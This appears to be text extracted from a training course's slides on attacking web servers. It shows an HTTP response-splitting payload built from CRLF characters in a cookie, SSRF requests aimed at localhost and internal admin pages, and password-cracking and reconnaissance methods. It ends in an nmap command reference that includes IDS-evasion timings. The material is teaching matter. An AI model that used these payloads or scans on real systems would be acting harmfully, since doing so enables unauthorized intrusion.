
```
HTTP/1.1 200 OK
...
Set-Cookie: author=Jane Smith
...
```

▶ However, because the value of the cookie is formed of unvalidated user input, the response will only maintain this form if the value submitted for AUTHOR_PARAM doesn't contain any CR and LF characters. If an attacker submits a malicious string, such as "Wiley Hacker\r\nContent-Length:45\r\n\r\n…", then the HTTP response would be split into an imposter response followed by the original response, which is now ignored:

```
HTTP/1.1 200 OK
...
Set-Cookie: author=Wiley Hacker
Content-Length: 999

<html>malicious content...</html> (to 999th character in this example)
Original content starting with character 1000, which is now ignored by the web browser...
```

▶ This type of attack exploits vulnerabilities in input validation like Cross-site scripting (XSS), cross-site request forgery (CSRF), and Structured Query Language injection (SQLi).

Web Cache Poisoning Attack

- A poisoned web cache can potentially be a devastating means of distributing numerous different attacks, exploiting vulnerabilities such as XSS, JavaScript injection, open redirection, and so on.

- A problem is the length of the URI, which sometime makes it impossible to put the necessary response header, which would next be matched to the request for the poisoned page.

SSH Brute Force Attack

▶ SSH protocols are used to create an encrypted SSH tunnel between two hosts to transfer data over a network.

▶ Attackers can brute force SSH login credentials to gain unauthorized access to an SSH tunnel.

▶ SSH tunnels can be used to transmit malware and other exploits to victims without being detected.

Web Server Password Cracking

▶ Passwords can be cracked manually or by guessing or by performing dictionary, brute force, and hybrid attacks using automated tools such as THC Hydra, Ncrack, RainbowCrack, etc.

▶ Attackers use different methods such as social engineering, spoofing, phishing, using a Trojan Horse or virus, wiretapping, and keystroke logging (keylogger).

▶ Attacker mainly targets SMTP servers, web shares, ssh tunnels, web form, ftp servers, etc.

▶ Techniques:

  ▶ Attacker guesses possible passwords (admin, password, etc.);

  ▶ Brute-force with a dictionary;

  ▶ Standard brute-force (A to Z, 0 to 9, etc.);

  ▶ Hybrid attack use both dictionnary and brute-force.

Server-Side Request Forgery (SSRF)

► Attackers exploit SSRF vulnerabilities in a public web server to send crafted requests to the internal or back end servers.

► Once the attack is successfully performed, the attackers can perform various activities such as port scanning, network scanning, IP address discovery, reading web server files, and bypassing host-based authentication.

Two examples (against the server itself and against other back-end systems):
1. This causes the server to make a request to the specified URL, retrieve the stock status, and return this to the user.
2. An attacker can modify the request to specify a URL local to the server itself.


```
POST /product/stock HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 118

stockApi=http://stock.weliketoshop.net:8080/product/stock/check%3FproductId%3
D6%26storeId%3D1
```

```
POST /product/stock HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 118

stockApi=http://localhost/admin
```

```
POST /product/stock HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 118

stockApi=http://192.168.0.68/admin
```

Attack Methodology

PASSIVE RECONNAISSANCE

OSINT

► OSINT (Open-source intelligence) is a framework focused on gathering information from free tools or resources: https://osintframework.com/

► Examples :

Netdiscover

▶ Netdiscover is a network address discovering tool.


Syntax: netdiscover -r <range>

Command: netdiscover -r 192.168.1.0/24

```
root@kali-klt: ~                          root@kali-klt: ~

Currently scanning: Finished!   |   Screen View: Unique Hosts

6 Captured ARP Req/Rep packets, from 5 hosts.   Total size: 360

  IP              At MAC Address      Count   Len  MAC Vendor / Hostname
  -----------------------------------------------------------------------
  192.168.1.2     50:b7:c3:f5:75:80     1      60  Samsung Electronics CO., LTD
  192.168.1.1     18:d2:76:6a:b5:ca     2     120  Unknown vendor
  192.168.1.5     00:1b:63:c5:3b:6c     1      60  Apple
  192.168.1.150   08:00:27:6d:69:49     1      60  CADMUS COMPUTER SYSTEMS
  192.168.1.151   08:00:27:7b:1f:c4     1      60  CADMUS COMPUTER SYSTEMS
```

Nslookup, Whois, DNSStuff, etc.

► Nslookup is a tool for querying the DNS to obtain domain name or IP address mapping, or other DNS records.

► Whois is a query and response protocol that is widely used for querying databases that store multiple recorderd :

  ► the registered users ;

  ► domain name ;

  ► IP address block ;

  ► Etc.

► Many command line tools exist, but other tools have been created to make life easier for attackers (they concatenate manual tools).

Web Server Footprinting / Banner Grabing

► Telnet is a protocol that can be used to footprint an asset (and therefore a web server):

  ► Server name;

  ► Server type;

  ► OS;

  ► Application;

  ► Application version;

  ► Etc.

► Use tools such as Netcraft, httprecon, ID Serve and other to automate footprinting.

Google Hacking Database (GHDB)

▶ GHDB or Google Dorks is a hacker technique that uses Google Search and other Google applications to find security holes in the configuration and computer code that websites are using: https://www.exploit-db.com/google-hacking-database

▶ You can search documents or other information.

▶ Use operators like intitle, inurl, intext, filetype, and more, exemple : *filetype:sql "MySQL dump" (pass|password|passwd|pwd)*

```
jgouari.free.fr/phpshop/db/phpshop.sql

#
# Dumping data for table 'auth_user_md5'
#

INSERT INTO auth_user_md5 VALUES ('7322f75cc7ba16db1799fd8d25dbcde4','admin','098f6bcd4621d373cade4e832627b4f6','admin');
INSERT INTO auth_user_md5 VALUES ('02acf876459c748dbb71b3b40714c0d7','test','098f6bcd4621d373cade4e832627b4f6','shopper');
INSERT INTO auth_user_md5 VALUES ('c88ce1c0ad365513d6fe085a8aacaebc','demo','fe01ce2a7fbac8fafaed7c982a04e229','demo');
INSERT INTO auth_user_md5 VALUES ('1438a90d1888a2814b2bdedc43c03e99','storeadmin','098f6bcd4621d373cade4e832627b4f6','storeadmin');
INSERT INTO auth_user_md5 VALUES ('6845b3a8d95fc4799e9e962d1f9976bd','gold','098f6bcd4621d373cade4e832627b4f6','shopper');
```

Maltego

▶ **Maltego** is an open source intelligence (OSINT) and graphical link analysis tool for gathering and connecting information for investigative tasks. Website : https://www.maltego.com/

Sublist3r

▶ **Sublist3r** is a python tool designed to enumerate subdomains of websites using OSINT with many search engines such as Google, Yahoo, Bing, Netcraft, Virustotal, ReverseDNS, etc.

▶ **subbrute** was integrated with **Sublist3r** to increase the possibility of finding more subdomains using bruteforce with an improved wordlist (active reconnaissance).

TheHarvester

▶ **TheHarvester** is a tool for gathering e-mail accounts and subdomain names from public sources.

DMitry

▶ **Dmitry** has the ability to gather as much information as possible about a host (subdomains, email addresses, uptime information, whois lookups, , tcp port scan etc.).

▶ Port scan is active reconnaissance.

```
Gathered Netcraft information for www.centralnic.com

Retrieving Netcraft.com information for www.centralnic.com
Netcraft.com Information gathered

Gathered Subdomain information for centralnic.com

Searching Google.com:80 ...
HostName:www.centralnic.com
HostIP:212.18.250.170
HostName:registrar-console.centralnic.com
HostIP:193.105.170.175
HostName:whois-ote.centralnic.com
HostIP:193.105.170.140
HostName:portal.centralnic.com
HostIP:193.105.170.246
Searching Altavista.com:80 ...
Found 4 possible subdomain(s) for host centralnic.com, Searched 0 pages containing 0 results

Gathered E-Mail information for centralnic.com

Searching Google.com:80 ...
abuse@centralnic.com
kareem.ali@centralnic.com
gavin.brown@centralnic.com
info@centralnic.com
abuse@centralnic.centralnic.com
Searching Altavista.com:80 ...
Found 5 E-Mail(s) for host centralnic.com, Searched 0 pages containing 0 results

Gathered TCP Port information for 212.18.250.170

 Port        State

80/tcp       open

Portscan Finished: Scanned 150 ports, 0 ports were in state closed
```

Other tools list

- Recon-ng;
- Uniscan;
- Nmap;
- Ghost Eye;
- Skip fish;
- Etc.

Website mirroring

- ▶ Mirror a website to create a complete profile of the site's directory structure, file structures, external links, etc.

- ▶ Search for comments and other items in the HTML source code to make footprinting activities more efficient.

- ▶ Use tools such as NCollector Studio, HTTrack Web Site Copier, WebCopier Pro, etc. to mirror a website.

Attack methodology

NMAP

NMAP

▶ **Basic scan**

Command	Description
nmap 10.0.0.1	Scan a single host IP
nmap 192.168.10.0/24	Scan a range
nmap 10.1.1.5-100	Scan the range of IPs between 10.1.1.5 up to 10.1.1.100
nmap -iL hosts.txt	Scan the IP addresses listed in text file "hosts.txt"
nmap 10.1.1.3 10.1.1.6 10.1.1.8	Scan the 3 specified IPs only
nmap www.somedomain.com	First resolve the IP of the domain and then scan its IP address

NMAP

▶ **Scan types**

Command	Description
nmap -sS 10.1.1.1	TCP SYN scan
nmap -sT 10.1.1.1	TCP connect scan
nmap -sU 10.1.1.1	UDP scan
nmap -sP 10.1.1.0/24	Do a Ping scan only
nmap -Pn 10.1.1.1	Don't ping the hosts, assume they are up.

NMAP (TCP SYN Scan) : -sS

▶ SYN scan is the default and most popular scan option for good reason :

  ▶ It can be performed quickly (scanning thousands of ports per second),

  ▶ It's not hampered by intrusive firewalls (unobtrusive and stealthy because it never completes TCP connections),

  ▶ It also allows clear, reliable differentiation between open, closed, and filtered states.

| Response	State
TCP SYN/ACK response	open
TCP RST response	closed
No response received (even after retransmissions)	filtered
ICMP unreachable error (type 3, code 1, 2, 3, 9, 10, or 13)	filtered

```
krad# nmap -p22,113,139 scanme.nmap.org

Starting Nmap ( http://nmap.org )
Nmap scan report for scanme.nmap.org (64.13.134.52)
PORT     STATE     SERVICE
22/tcp   open      ssh
113/tcp  closed    auth
139/tcp  filtered  netbios-ssn

Nmap done: 1 IP address (1 host up) scanned in 1.35 seconds
```


SYN (Request port 113 connection)

RST (Sorry, port is closed)

krad

scanme

```
krad# nmap -p22,113,139 scanme.nmap.org

Starting Nmap ( http://nmap.org )
Nmap scan report for scanme.nmap.org (64.13.134.52)
PORT     STATE     SERVICE
22/tcp   open      ssh
113/tcp  closed    auth
139/tcp  filtered  netbios-ssn

Nmap done: 1 IP address (1 host up) scanned in 1.35 seconds
```


SYN (Request port 139 connection)

SYN (Try again. Anybody home?)

krad

scanme

NMAP : TCP connect scan

```
krad~> nmap -T4 -sT scanme.nmap.org

Starting Nmap ( http://nmap.org )
Nmap scan report for scanme.nmap.org (64.13.134.52)
Not shown: 994 filtered ports
PORT     STATE  SERVICE
22/tcp   open   ssh
25/tcp   closed smtp
53/tcp   open   domain
70/tcp   closed gopher
80/tcp   open   http
113/tcp  closed auth

Nmap done: 1 IP address (1 host up) scanned in 4.74 seconds
```

SYN (request port 22 connection)

SYN/ACK (It's open, go ahead)

ACK (Connection established!)

Data: SSH banner string

RST (Kill connection!)

krad

scanme

NMAP

► **Other TCP scan type (based on TCP flags)**

Command	Description
nmap -sN 10.1.1.1	Scan TCP with not set any bits (TCP flag header is 0)
nmap -sF 10.1.1.1	Scan TCP with sets just the TCP FIN bit.
nmap -sX 10.1.1.1	Scan TCP with sets the FIN, PSH, and URG flags, lighting the packet up like a Christmas tree.

Response	State
No response received (even after retransmissions)	open | filtered
TCP RST packet	closed
ICMP unreachable error (type 3, code 1, 2, 3, 9, 10, or 13)	filtered

NMAP : TCP FIN or URG or PUSH scan

NMAP

▶ **Basic port scan**

Command	Description
nmap -p80 10.1.1.1	Scan only port 80 for specified host
nmap -p20-23 10.1.1.1	Scan ports 20 up to 23 for specified host
nmap -p80,88,8000 10.1.1.1	Scan ports 80,88,8000 only
nmap -p- 10.1.1.1	Scan ALL ports for specified host
nmap -sS -sU -p U:53,T:22 10.1.1.1	Scan ports UDP 53 and TCP 22
nmap -p http,ssh 10.1.1.1	Scan http and ssh ports for specified host

NMAP

▶ **Identify Versions of Services and Operating Systems**

Command	Description
nmap -sV 10.1.1.1	Version detection scan of open ports (services)
nmap -O 10.1.1.1	Identify Operating System version
nmap -A 10.1.1.1	This combines OS detection, service version detection, script scanning and traceroute.

NMAP

▶ **Scan timings**

Command	Description
nmap -T0 10.1.1.1	Slowest scan (to avoid IDS)
nmap -T1 10.1.1.1	Sneaky (to avoid IDS)
nmap -T2 10.1.1.1	Polite (10 times slower than T3)
nmap -T3 10.1.1.1	Default scan timer (normal)
nmap -T4 10.1.1.1	Aggressive (fast and fairly accurate)
nmap -T5 10.1.1.1	Very Aggressive (might miss open ports)

NMAP

▶ **Output types**

Command	Description
nmap -oN [filename] [IP hosts]	Normal text format
